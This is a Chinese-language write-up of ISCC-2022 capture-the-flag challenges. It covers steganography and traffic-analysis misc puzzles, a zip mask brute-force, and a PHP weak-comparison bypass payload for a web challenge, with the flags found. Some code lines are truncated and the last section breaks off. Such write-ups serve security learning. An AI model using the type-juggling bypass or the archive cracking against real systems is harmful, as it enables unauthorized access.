ISCC-2022

注：本文所做题目时间和复现时间不一致，按照主办方每天中午更新flag，或许有不同


练武

MISC


单板小将苏翊鸣


下载附件得到压缩包和图片

修改高度



扫码得到





冬奥会奖牌榜

所有项目 ▾ 所有获奖运动员 ▾

顺序	NOC	G	S	B	合计
1	挪威	16	8	13	37
2	德国	12	10	5	27
3	中国	9	4	2	15
4	美国	8	10	7	25
5	瑞典	8	5	5	18
6	荷兰	8	5	4	17
7	奥地利	7	7	4	18
8	瑞士	7	2	5	14


所以密码为15942

得到


ISCC{beij-dbxj-2004}

降维打击

foremost分离



zsteg对00000567进行分析，发现在b1,r,lsb,yx通道存在一张png




分离得到

魔女文字对照得到flag

ISCC{RARC-ZQTX-EDKM}

藏在星空中的诗-1

psd图片用ps打开，不透明度设为100%



由图片可得顺序

1 3 5 2 4

然后

密码就是这些星星(个人没学过MISC，真心感觉有点脑残，仅个人观点（狗头）

RNM有的星星Ctrl+F都找不到

ISCC{CLUOLCDYZAWTFV}

真相只有一个


将png进行处理

```
zsteg -a entity.png
```


在b1,rgb,lsb,xy通道得到一个文本

提取一下

```
zsteg -E b1,rgb,lsb,xy entity.png > out2.png
```




对压缩包进行掩码爆破




解压后流量分析(stream+.zip里面的pcapng

发现password.mp3

并分离出来



Wireshark · 导出 · TFTP 对象列表
分组 主机名 内容类型 大小 文件名
8692 2195 kB password.mp3
Save
Save All
Close
Help

得到




```
.. ... -.-. -.-. -- .. ... -.-.
```

得到



.. ... -.-. -.-. -- .. ... -.-.
解密结果↓
一 键 解 码:
|结 果
base64解码:
base32解码:
base16解码:
base85(a)解码:
base85(b)解码:
base58解码:
base36解码:
base91解码:
base92解码:
培根bacon解码:
摩斯解码:
ISCCMISC
键盘解码:
..


猜测是nsow隐写


flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
flag is here!
第 1 行，第 1 列
100%
Windows (CRLF)
UTF-8

ISCC{4Pbq-e9h2-r8AM}

隐秘的信息





十六进制转二进制


把空格消除

```
#s tr1 = len('0110011001100100001100100011010100110100011001000011000001100100001100000110010001100101011001000110000100110101001100000011
str1 = '01100110 01100100 00110010 00110101 00110100 01100100 00110000 0110010000110000 01100100 01100101 01100100 01100001 00110101 001100

print str1
```

```
01100110011001000011001000110101001101000110010000110000011001000011000001100100011001010110010001100001001101010011000000111001011001000010
```

ASCII码的二进制表达，是从 0000 0000 开始，到 0111 1111 结束

得到



ISCC{iBud7T7RXCMJyeT8vtRq}

藏在星空中的诗-2

```
import json
flag_enc="\🌟🌠🌠✶★\🌟🌠🌠★ᵎ\🌟🌠🌠✶ᵎ\🌟🌠🌠✶ᵎ\🌟🌠🌠✧≐\🌟🌠🌠✶✸\🌟🌠🌠ᵎ★\🌟🌠🌠✲≐\🌟🌠🌠★✧\🌟🌠🌠★🌠\🌟🌠🌠☆★\🌟🌠🌠✶★\🌟🌠🌠★
flag_unicode_hex=[str(hex(ord(i))).upper() for i in flag_enc if i!="\\"]
final_flag_unicode=""
for i in range(len(flag_unicode_hex)):
    # if i%2==0 and i==0:
    #     final_flag_unicode +="\\u00"+flag_unicode_hex[i][-1]
    if i%2==0:
        final_flag_unicode +="\\u00"+flag_unicode_hex[i][-1]
    else:
        final_flag_unicode+=flag_unicode_hex[i][-1]
print(json.loads('"%s"' %final_flag_unicode))
```

ISCC{L5+WPoOTGarw@$}

WEB

冬奥会

```
<?php

show_source(__FILE__);

$Step1=False;
$Step2=False;

$info=(array)json_decode(@$_GET['Information']);

if(is_array($info)){

    var_dump($info);

    is_numeric(@$info["year"])?die("Sorry~"):NULL;
    if(@$info["year"]){
```

```
        ($info["year"]=2022)?$Step1=True:NULL;
    }
    if(is_array(@$info["items"])){
        if(!is_array($info["items"][1])OR count($info["items"])!==3 ) die("Sorry~");
        $status = array_search("skiing", $info["items"]);
        $status===false?die("Sorry~"):NULL;
        foreach($info["items"] as $key=>$val){
            $val==="skiing"?die("Sorry~"):NULL;
        }
        $Step2=True;
    }
}

if($Step1 && $Step2){
    include "2022flag.php";echo $flag;
}
```


当Step1和Step2都为True就输出flag

1、弱比较

2、数组长度为3，且第二个为数组，弱比较，遍历整个数组，其中skiing是强等于，所以只要数组中除了第二个有0即可

payload：

```
Information={"year":"2022a","items":[1,[2],0]}

Information={"year":"2022a","items":[0,[2],1]}
```



ISCC{W31com3_T0_Beijin9}

Pop2022

源码：


```
Happy New Year~ MAKE A WISH
